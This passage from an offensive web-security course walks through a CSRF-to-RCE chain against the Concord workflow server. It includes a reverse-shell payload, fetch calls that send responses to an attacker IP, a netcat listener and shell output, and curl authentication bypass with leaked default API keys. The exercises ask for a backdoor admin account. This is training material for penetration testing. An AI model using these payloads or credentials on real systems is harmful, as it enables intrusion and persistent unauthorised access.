         s.getOutputStream(); while (!s.isClosed()) {
         while (pi.available() > 0) so.write(pi.read());
         while (pe.available() > 0) so.write(pe.read());
         while (si.available() > 0) po.write(si.read());
         so.flush();
         po.flush();
         Thread.sleep(50);
         try {
            p.exitValue();
            break;
         } catch (Exception e)
         {} };
         p.destroy();
         s.close();
`

      fetch("http://concord:8001/api/service/console/whoami",
         { credentials: 'include'
      })
...
   </script>
```

Listing 465 - Adding Yaml to HTML

Next, we will define a function at the end of the script tags that will post the *concord.yml* file.

```
function rce() {
   var ymlBlob = new Blob([yml], { type: "application/yml" });
   var fd = new FormData();
   fd.append('concord.yml', ymlBlob);
   fetch("http://concord:8001/api/v1/process", {
      // FIXME
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
      body: fd
   })
   .then(response => response.text())
   .then(data => {
      fetch("http://192.168.118.2/?msg=" + data )
   }).catch(err => {
      fetch("http://192.168.118.2/?err=" + err )
   });
}
```

Listing 466 - Post concord.yml

We'll start by creating a blob from the *yml* string with the *content-type* of "application/yml". This will not change the *content-type* header of the request, but will define the *content-type* in the *form-data* for *fetch*. Next, we'll create the *form-data* and append the *concord.yml* document. Once set up, we'll use *fetch* to send the appropriate request. We'll capture all responses and errors.

Finally, we'll need to edit the login check request we sent earlier to run the *rce* function when a user is authenticated.

```
...
    fetch("http://concord:8001/api/service/console/whoami", {
        credentials: 'include'
    })
    .then(async (response) => {
        if(response.status != 401){
            let data = await response.text();
            fetch("http://192.168.118.2/?msg=" + data );
            rce();
        }else{ fetch("http://192.168.118.2/?msg=UserNotLoggedIn"
            );
        }
    })
...
```

Listing 467 - Using Fetch to Call whoami

Now that the payload is ready, we need to open a netcat listener to catch the shell. This should match the settings that we configured in our payload, including setting the port to 9000.

```
kali@kali:~$ nc -nvlp 9000
listening on [any] 9000 ...
```

Listing 468 - Starting Listener

We'll once again send our Kali IP to the user simulator. Once the simulation runs, we should find a new log entry in our HTTP server.

```
192.168.121.253 - - [07/Apr/2021 20:27:25] "GET / HTTP/1.1" 200
- 192.168.121.253 - - [07/Apr/2021 20:27:25] "GET
/?msg={%20%20%22realm%22%20:%20%22apikey%22,%20%20%22username%22%20:%20%22concordAgent
%22,%20%20%22displayName%22%20:%20%22concordAgent%22} HTTP/1.1" 200 -
192.168.121.253 - - [07/Apr/2021 20:27:25] "GET
/?msg={%20%20%22instanceId%22%20:%20%22a85f6fef-69cb-4127-975c-
9aa97584415e%22,%20%20%22ok%22%20:%20true} HTTP/1.1" 200 -
```

Listing 469 - Concord New Process Response

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

This new log entry contains the response the victim's browser received when a new process was added.

Our listener should also indicate that we caught a shell.

```
kali@kali:~$ nc -nvlp 9000
listening on [any] 9000 ...
connect to [192.168.118.2] from (UNKNOWN) [192.168.120.132]
39888 whoami
concord

ls -alh
total 28K
drwxr-xr-x 4 concord concord 4.0K Apr   8 00:27 .
drwx------ 3 concord concord 4.0K Apr   8 00:27 ..
drwxr-xr-x 2 concord concord 4.0K Apr   8 00:27 .concord
drwxr-xr-x 3 concord concord 4.0K Apr   8 00:27 _attachments
-rw-r--r-- 1 concord concord   36 Apr   8 00:27 _instanceId
-rw-r--r-- 1 concord concord  978 Apr   8 00:27 _main.json
-rw-r--r-- 1 concord concord  956 Apr   8 00:27 concord.yml
```

Listing 470 - Reverse Shell

Excellent! We now have RCE in Concord!

11.2.5.1 Exercises

1. We've left out some important options in the *rce* function that require the payload to work. Fix the payload to include the appropriate fetch options.
2. Add content to the HTML to make the page look more legitimate.
3. Build a payload in Python.
4. Build a payload in Ruby.

11.2.5.2 Extra Miles

1. Using the shell, add a new user to Concord and authenticate as the new user.
2. So far we have been using a version of Concord vulnerable to permissive CORS. As mentioned, the permissive CORS headers are not necessary for exploiting the CSRF vulnerability. SSH into the Concord server and run the following commands to stop the old version of Concord and start the newer version.

```
student@concord:~$ sudo docker-compose -f concord-1.43.0/docker-compose.yml down
Stopping concord1430_concord-agent_1  ... done
Stopping concord1430_concord-server_1 ... done
Stopping concord1430_concord-dind_1   ... done
Stopping concord1430_concord-db_1     ... done
Removing concord1430_concord-agent_1  ... done
Removing concord1430_concord-server_1 ... done
Removing concord1430_concord-dind_1   ... done
Removing concord1430_concord-db_1     ... done
Removing network concord1430_concord

student@concord:~$ sudo docker-compose -f concord-1.83.0/docker-compose.yml up -d
Creating network "concord1830_concord" with the default driver
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
Creating concord1830_concord-db_1 ...
Creating concord1830_concord-dind_1 ...
Creating concord1830_concord-db_1
Creating concord1830_concord-dind_1 ... done
Creating concord1830_concord-server_1 ...
Creating concord1830_concord-server_1 ... done
Creating concord1830_concord-agent_1 ...
Creating concord1830_concord-agent_1 ... done
```

Listing 471 - Starting Newer version of Concord

Using this newer version of Concord, change the payload and exploit the CSRF vulnerability.

11.3 Authentication Bypass: Round Two - Insecure Defaults

So far, we've demonstrated the power of CSRF and how it can lead to remote code execution. Due to modern browser updates, CSRF vulnerabilities are becoming more and more obsolete and we must find other authentication bypass vulnerabilities. Luckily for us, Concord is installed and configured with insecure defaults that lead to authentication bypass.

While the Concord version we've been using so far is also vulnerable to the insecure defaults we'll discover, we will focus on a newer version to demonstrate that it is also vulnerable to this approach. Let's download the code to our Kali VM and start the newer version of the application. We'll download the code with **`rsync`**, providing the **`-az`** flags to download as a compressed archive. We'll also provide the username and host (**`student@concord`**), the path to download (*/home/student/concord-1.83.0/*), and the download location (*concord/*).

```
kali@kali:~$ rsync -az student@concord:/home/student/concord-1.83.0/ concord/
student@concord's password:
```

Listing 472 - Downloading the Source Code

As the code downloads, we'll **`ssh`** into the Concord server, stop the old version, and start the new version. Concord uses *Docker*[248] to run the application, so we can use the **`docker-compose`** command to stop and start the application.

First we'll stop the old application with **`down`**, providing the appropriate docker-compose file with **`-f`**.

```
kali@kali:~/concord$ ssh student@concord
student@concord's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86_64)
...

student@concord:~$ sudo docker-compose -f concord-1.43.0/docker-compose.yml down
[sudo] password for student:
Stopping concord1430_concord-agent_1  ... done
Stopping concord1430_concord-server_1 ... done
Stopping concord1430_concord-dind_1  ... done
Stopping  concord1430_concord-db_1   ...  done
Removing concord1430_concord-agent_1  ... done
Removing concord1430_concord-server_1 ... done
Removing concord1430_concord-dind_1 ... done
```

[248] (Docker, 2021), https://www.docker.com/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
Removing concord1430_concord-db_1     ... done
Removing network concord1430_concord
```

Listing 473 - Stopping Concord

Next, we'll start the new version, this time using the *docker-compose.yml* file located in the *concord-1.83.0* folder. We'll use the **up** command to start the application, but add **-d** to run **docker-compose** in the background.

```
student@concord:~$ sudo docker-compose -f concord-1.83.0/docker-compose.yml up -d
Creating network "concord1830_concord" with the default driver
Creating concord1830_concord-dind_1 ...
Creating concord1830_concord-db_1 ...
Creating concord1830_concord-dind_1
Creating concord1830_concord-db_1 ... done
Creating concord1830_concord-server_1 ...
Creating concord1830_concord-server_1 ... done
Creating concord1830_concord-agent_1 ...
Creating concord1830_concord-agent_1 ... done
student@concord:~$
```

Listing 474 - Starting Concord

At this point, we should be running a newer version of Concord. We'll begin the vulnerability discovery by reviewing the code. More specifically, we'll review how the application is booted and installed. This process starts with the *start.sh* file in the *server/dist/src/assembly/* folder.

```
kali@kali:~/concord$ cat server/dist/src/assembly/start.sh
#!/bin/bash

BASE_DIR="$( cd "$( dirname "${BASH_SOURCE[0]}" )" && pwd )"

MAIN_CLASS="com.walmartlabs.concord.server.dist.Main" if
[[ "${CONCORD_COMMAND}" = "migrateDb" ]]; then
    MAIN_CLASS="com.walmartlabs.concord.server.MigrateDB"
fi

...

exec java \
${CONCORD_JAVA_OPTS} \ -
Dfile.encoding=UTF-8 \
-Djava.net.preferIPv4Stack=true \ -
Djava.security.egd=file:/dev/./urandom \
-Dollie.conf=${CONCORD_CFG_FILE} \
-cp "${BASE_DIR}/lib/*:${BASE_DIR}/ext/*:${BASE_DIR}/classes" \
"${MAIN_CLASS}"
```

Listing 475 - Startup Script

While reviewing this file, we find that the application will run the class defined in the *MAIN_CLASS* variable. This variable can be set to either the *Main* class in *com.walmartlabs.concord.server.dist* or *MigrateDb* in *com.walmartlabs.concord.server*. Database migrations are used to initialize the application or update the applications database to the current version. They might configure the tables, columns, and insert data.

It's always a good idea to review the migrations to understand the database layout. The application may also leave sensitive data in these migrations from the development process.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

As we search the code base for “MigrateDB”, we discover the class declaration in *server/impl/src/main/java/com/walmartlabs/concord/server/MigrateDB.java*.

```
public class MigrateDB {

    @Inject
    @MainDB
    private DataSource dataSource;

    public static void main(String[] args) throws Exception {
        EnvironmentSelector environmentSelector = new EnvironmentSelector();
        Config cfg = new ConfigurationProcessor("concord-server",
environmentSelector.select()).process();

        Injector injector = Guice.createInjector( new
                WireModule(
                        new SpaceModule(new
URLClassSpace(MigrateDB.class.getClassLoader()), BeanScanning.CACHE),
                        new OllieConfigurationModule("com.walmartlabs.concord.server",
cfg),
                        new DatabaseModule()));

        new MigrateDB().run(injector);
    }
...
}
```

Listing 476 - MigrateDB class

After reviewing this file, we find one of the classes referenced is *DatabaseModule* in *server/db/src/main/java/com/walmartlabs/concord/db*. The *com/walmartlabs/concord/db* part of the path is the class path. We typically won’t find many files in the subpaths, but considering that there is a *db* folder in the path, we can assume this is used to manage the database. Let’s navigate closer to the root of this folder (*server/db/src/main/*) and analyze the folder structure.

```
kali@kali:~/concord$ cd server/db/src/main/

kali@kali:~/concord/server/db/src/main$ tree
.
├── java
│   └── com
│       └── walmartlabs
│           └── concord
│               └── db
│                   ├── AbstractDao.java
│                   ├── DatabaseChangeLogProvider.java
...
└── resources
    └── com
        └── walmartlabs
            └── concord
                └── server
                    └── db
                        ├── liquibase.xml
                        ├── v0.0.1.xml
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
                        ├── v0.12.0.xml
...
```

Listing 477 - server/db/src/main Folder structure

The folder structure reveals that *java* contains the code and *resources* contains various XML documents, including *liquibase.xml*. An online search reveals the following about this file:

> *Liquibase is an open-source database schema change management solution which enables you to manage revisions of your database changes easily.*

These must be the database migrations that include definitions for table names, columns, and data.

Let's review *v0.0.1.xml* to familiarize ourselves with the format.

> *The author, Ivan Bodrov, left his email in this public repository purposefully.*

```
<?xml version="1.0" encoding="UTF-
8"?> <databaseChangeLog
        xmlns="http://www.liquibase.org/xml/ns/dbchangelog"
        xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://www.liquibase.org/xml/ns/dbchangelog
http://www.liquibase.org/xml/ns/dbchangelog/dbchangelog-3.3.xsd">
...
    <!-- USERS -->

    <changeSet id="1200" author="ibodrov@gmail.com">
        <createTable tableName="USERS" remarks="Users">
            <column name="USER_ID" type="varchar(36)" remarks="Unique user
                ID"> <constraints primaryKey="true" nullable="false"/>
            </column>
            <column name="USERNAME" type="varchar(64)" remarks="Unique name of a user
(login)">
                <constraints unique="true" nullable="false"/>
            </column>
        </createTable>
    </changeSet>

...
</databaseChangeLog>
```

Listing 478 - Database Migration

This database migration shows the creation of the *USERS* table, which has two columns, *USER_ID* and *USERNAME*. This might not be the current state of the *USERS* table since future migrations might have added, removed, or renamed columns. However, this gives us an idea of the contents in the database.

Searching further in the same file, we find a database insert that piques our interest.

```
    <changeSet id="1440" author="ibodrov@gmail.com">
        <insert tableName="API_KEYS">
            <column name="KEY_ID">d5165ca8-e8de-11e6-9bf5-136b5db23c32</column>
            <!-- original: auBy4eDWrKWsyhiDp3AQiw --
            > <column
```

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
name="API_KEY">KLI+ltQThpx6RQrOc2nDBaM/8tDyVGDw+UVYMXDrqaA</column>
            <column name="USER_ID">230c5c9c-d9a7-11e6-bcfd-bb681c07b26c</column>
        </insert>
    </changeSet>
```

Listing 479 - API Key in Migration

This entry in the migration file inserts an API key into the database. Earlier, we found in the documentation that we can use the *Authorization* header to authenticate with an API key. Let's try to authenticate a request using **`curl`**. We'll use the value in the *API_KEY* column as the *Authorization* header specified with the **`-H`** flag. We'll also use **`-i`** to show the response headers.

```
kali@kali:~$ curl -i -H "Authorization: KLI+ltQThpx6RQrOc2nDBaM/8tDyVGDw+UVYMXDrqaA"
http://concord:8001/api/v1/apikey
HTTP/1.1 401 Unauthorized
Date: Fri, 09 Apr 2021 19:44:41
GMT Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: *
Access-Control-Allow-Headers: Authorization, Content-Type, Range, Cookie,
Origin Access-Control-Expose-Headers: cache-control,content-
language,expires,last-modified,content-range,content-length,accept-ranges
Cache-Control: no-cache, no-store, must-
revalidate Pragma: no-cache
Expires: 0
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Thu, 08-Apr-2021 19:44:41
GMT Content-
Length: 0
Server: Jetty(9.4.26.v20200117)
```

Listing 480 - API key Unauthorized Response

Unfortunately, the response returned a *401 Unauthorized*. However, API keys should be treated like passwords and hashed when stored, and the Concord developers mistakenly left an "original" value above the entry ("auBy4eDWrKWsyhiDp3AQiw"). Let's try to authenticate with this value using **`curl`**.

```
kali@kali:~$ curl -i -H "Authorization:
auBy4eDWrKWsyhiDp3AQiw" http://concord:8001/api/v1/apikey
HTTP/1.1 401 Unauthorized
Date: Fri, 09 Apr 2021 20:06:37
GMT Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: *
Access-Control-Allow-Headers: Authorization, Content-Type, Range, Cookie,
Origin Access-Control-Expose-Headers: cache-control,content-
language,expires,last-modified,content-range,content-length,accept-ranges
Cache-Control: no-cache, no-store, must-
revalidate Pragma: no-cache
Expires: 0
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Thu, 08-Apr-2021 20:06:37
GMT Content-
Length: 0
Server: Jetty(9.4.26.v20200117)
```

Listing 481 - Using "Original" API Key

This request also returns an *Unauthorized* response. Considering this is the first migration executed, it shouldn't come as a surprise that data might have changed. Other migrations might

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

have deleted the entry or moved it. Let's **grep** for '' to determine if other migrations have inserted values into this table.

```
kali@kali:~/concord$ grep -rl '<insert tableName="API_KEYS">' ./
./server/db/src/main/resources/com/walmartlabs/concord/server/db/v0.70.0.xml
./server/db/src/main/resources/com/walmartlabs/concord/server/db/v0.69.0.xml
./server/db/src/main/resources/com/walmartlabs/concord/server/db/v0.0.1.xml
```

Listing 482 - Searching for API Key Entries

A search for this string resulted in three entries. We already reviewed *v0.0.1.xml*, so let's review *v0.69.0.xml* next.

```
<?xml version="1.0" encoding="UTF-8"?>
...
    <property name="concordAgentUserId" value="d4f123c1-f8d4-40b2-8a12-b8947b9ce2d8"/>

    <changeSet id="69000" author="ybrigo@gmail.com">
        <insert tableName="USERS">
            <column name="USER_ID">${concordAgentUserId}</column>
            <column name="USERNAME">concordAgent</column> <column
            name="USER_TYPE">LOCAL</column>
        </insert>

        <insert tableName="API_KEYS">
            <!-- "O+JMYwBsU797EKtlRQYu+Q" --
            > <column
name="API_KEY">1sw9eLZ41EOK4w/iV3jFnn6cqeAMeFtxfazqVY04koY</column>
            <column name="USER_ID">${concordAgentUserId}</column>
        </insert>
    </changeSet>

</databaseChangeLog>
```

Listing 483 - Reviewing v0.69.0.xml

In this migration, we discover that an *API_KEYS* table entry is inserted for the concordAgent user. Considering that this migration is sixty-eight revisions ahead of the previous migration, this value is more likely to still be present in the database. Let's attempt to use this API key with **curl**. This time, we'll start with the value commented out above the entry.

```
kali@kali:~/concord$ curl -H "Authorization:
O+JMYwBsU797EKtlRQYu+Q" http://concord:8001/api/v1/apikey
[ {
  "id" : "4805382e-98bc-11eb-a54f-0242ac140003",
  "userId" : "d4f123c1-f8d4-40b2-8a12-
  b8947b9ce2d8", "name" : "key-1"
} ]
```

Listing 484 - Curl with Newly Discovered API Key

Excellent! We were able to successfully find a default user that was mistakenly left in by the developer and not regenerated during installation.

The Concord documentation states that it's possible to log in with an API token by appending "?useApiKey=true" to the login URL.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 305: Login Via API Key

Let’s try to log in to the UI using this API Key.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 306: Successful Login

Using the API key, we were able to log in!

11.3.1.1 Exercises

1. Attempt to use the first API key in Concord 1.43.0. Why doesn't it work in 1.83.0?
2. Explain how Concord hashes API keys before they are stored.
3. Review *v0.70.0.xml* and discover any entries.
4. Obtain RCE with a curl request using the newly-discovered API key.
5. In the course wiki, we provide an encrypted value. This value was encrypted using the OffSec org and the AWAE project in Concord 1.43.0. Using a Concord process, decrypt this value.

11.3.1.2 Extra Mile

Since the Authorization header is allowed in the CORS requests, we would be able to send authenticated requests through a user's browser if we don't have network access to the application. Return to the old version of Concord and create a CORS payload using the Authorization header and the credentials we've discovered. This payload should create a new Admin user, generate a new API key as a back door, and obtain a shell.

11.4 Wrapping Up

Remote code execution vulnerabilities in a workflow server can be devastating to an organization. If the workflow server is the central repository for running all environments of an application, then

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

the server would most likely contain passwords, keys, and other secrets that could lead to complete compromise of the enterprise.

With recent browser security improvements, CSRF and session riding vulnerabilities are becoming harder to exploit. However, an attacker can still exploit them since organizations are slow (or unable) to update to newer browsers, or they implement overly-permissive CORS headers to weaken the browser's default protection. As shown in this module, multiple vulnerabilities may be chained to create a stable CSRF exploit.

In this module, we demonstrated that even if browsers eradicate CSRF vulnerabilities completely, applications might contain multiple authentication bypass vulnerabilities. Supporting files, like migration files, can provide a significant amount of information about the application or, as shown in Concord, even contain default credentials to access the application.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

12Server Side Request Forgery

In this module, we'll present a black-box methodology for testing microservices behind an API gateway, starting with the discovery and exploitation of a *Server Side Request Forgery* (SSRF) vulnerability in Directus v9.0.0 rc34. We will use this vulnerability to discover more information about the environment and chain together vulnerabilities to gain remote code execution.

The SSRF was discovered by Offensive Security and disclosed to the Directus team for remediation.

12.1 Getting Started

Before we begin, let's discuss some basic setup and configuration details.

In order to access the API Gateway server, we have created a *hosts* file entry named "apigateway" on our Kali Linux VM. Make this change with the corresponding IP address on your Kali machine to follow along. Be sure to revert the API Gateway virtual machine from your student control panel before starting your work. Please refer to the Wiki for API Gateway box credentials.

We will be operating from a black-box perspective in this module so we will not use application credentials. However, we can use the SSH credentials to restart services on the remote targets if necessary. With our setup complete, we can begin testing the API environment.

12.2 Introduction to Microservices

With the adoption of *Agile*[249] software development, some development teams have moved away from monolithic web applications in favor of many smaller ("micro") web services. These services provide data to users or execute actions on their behalf.

The term *microservice*[250] can refer to these individual services or to the architectural pattern of decomposing applications into multiple small or single-function modules.

When well-coded, microservices provide the basic required functionality without dependencies. Because of this, developers can create and deploy the individual services independently. Multiple applications or users can leverage the services without having to re-implement functionality.

For example, an e-commerce website might provide individual microservices for Auth, Users, Carts, Products, and Checkout. The developers working on the Products service can update their application without needing to redeploy the entire website. The Products service could even use its own database backend.

[249] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Agile_software_development

[250] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Microservices

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

An enterprise architect at a Fortune 100 retail organization described their e-commerce platform as "A customer sees our website as a single application but it is actually over 50 products that make up the site."

In this type of environment, microservices are often run in containers and must intercommunicate. Since containers and their IP addresses are ephemeral, they often rely on DNS for service discovery. In a common example, Docker networks created with Compose treat each container's name as their hostname for networking purposes. Applications running in Docker containers can then connect to each other based on those hostnames without needing to include IP addresses in their configurations. There are many other software solutions that can aid in service discovery by acting as a service registry but we will not go in to those details here.

Each microservice module exposes its functionality via an API. When an API is exposed over HTTP or HTTPS, it is called a *web service*. There are two common types of web services: *SOAP*[251] and *RESTful*.[252] We'll focus on the more-common RESTful web services in this module.

Developers often use the terms web service, microservice, web API, and API interchangeably when referring to web services.

Rather than expose microservices directly on the Internet, an *API gateway*[253] acts as a single point of entry to the service. Since API gateways often provide controls (such as authentication, rate limiting, input validation, TLS, etc), the microservices often do not implement those controls independently. In these cases, if we can somehow bypass the API gateway, we could subvert these controls or even call backend services without authenticating.

However, before we jump in to potential attack vectors, let's take some time to discuss web service URL formats, which will provide a baseline for service enumeration.

API gateways can also implement security controls (such as input validation or TLS). While an API gateway may require HTTPS traffic from external connections, sometimes they are configured to terminate encrypted traffic and use cleartext HTTP when they send data to internal services, as that traffic traverses what is considered an internal or trusted network.

12.2.2 Web Service URL Formats

Each API gateway routes requests to service endpoints in different ways, but URLs are often analyzed with regular expressions. For example, an API gateway might be configured to send any URI that starts with */user* to a specific service. The service itself would be responsible for determining the difference between something like */user* and */user/new*.

[251] (Wikipedia, 2021), https://en.wikipedia.org/wiki/SOAP

[252] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Representational_state_transfer#Applied_to_web_services

[253] (Chris Richardson, 2020) https://microservices.io/patterns/apigateway.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

There are a variety of RESTful web service URL formats and we'll cover a few of them.

Let's start by examining a sample call from Best Buy's APIs.[254]




Figure 307: Example API call to Best Buy's Products API

The Products API has an API-specific subdomain. This is followed by "v1". APIs will often have some way to call a specific "version" to allow for changes without breaking existing integrations. In this case, the versioning is specified in the URL. This is a common design pattern, but there are others.[255]

The next part of the URL is "products", which is the service called in this example. Following that is "8880044.json", which denotes the requested SKU and data format.

Depending on the API, we can often request different data formatting, such as XML or JSON, by changing the value in the "Accept" header on an HTTP request. However, some APIs will ignore this header and always return data in one format.

Next, let's examine an API with a different setup, specifically the API for haveibeenpwned.com.[256]

```
GET https://haveibeenpwned.com/api/v3/{service}/{parameter}
```

Listing 485 - Basic format of Have I Been Pwned's API

Unlike our previous example, this API is called from the main domain. The URL contains "api" in the path, followed by the version number. Next, the URL path includes a service name and a parameter.

Finally, let's check out GitHub's API URL format.[257]

```
https://api.github.com/users/octocat
```

[254] (Best Buy, 2021), https://bestbuyapis.github.io/api-documentation/#create-your-first-query

[255] (Troy Hunt, 2014), https://www.troyhunt.com/your-api-versioning-is-wrong-which-is/

[256] (Troy Hunt, 2021), https://haveibeenpwned.com/API/v3#Authorisation

[257] (GitHub Inc, 20201), https://docs.github.com/en/rest/overview/resources-in-the-rest-api

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Listing 486 - Sample GitHub API URL

GitHub hosts their APIs on a subdomain. There is no versioning in the URL path. Instead, the API provides a default version unless one is specified in a request header.

> *By default, all requests to https://api.github.com receive the v3 version of the REST API. We encourage you to explicitly request this version via the Accept header.*

The remainder of the URL path follows the pattern of a service (or resource) and a parameter, in this case “users” and “octocat”, respectively.

Not every web service we encounter will match these patterns and we cannot review every possible format. However, these examples provide a generalized understanding of web service URL patterns that can help us with testing web services.

12.3 API Discovery via Verb Tampering

RESTful APIs often tie functionality to HTTP *request methods*, [258] or *verbs*. In other words, a service might have one URL but perform different actions based on an HTTP request’s method. An HTTP request sent with the GET method is meant to retrieve data or an object. This method is sometimes referred to as a safe method since it should not modify the state of an object. However, applications can intentionally break this pattern.

> *As if the terminology used for web services wasn’t confusing enough, a method can also refer to an individual operation in a SOAP web service. For example, “lookupUser” and “updateUser” might be individual methods of a Users SOAP web service. All SOAP requests are usually sent with an HTTP POST request.*

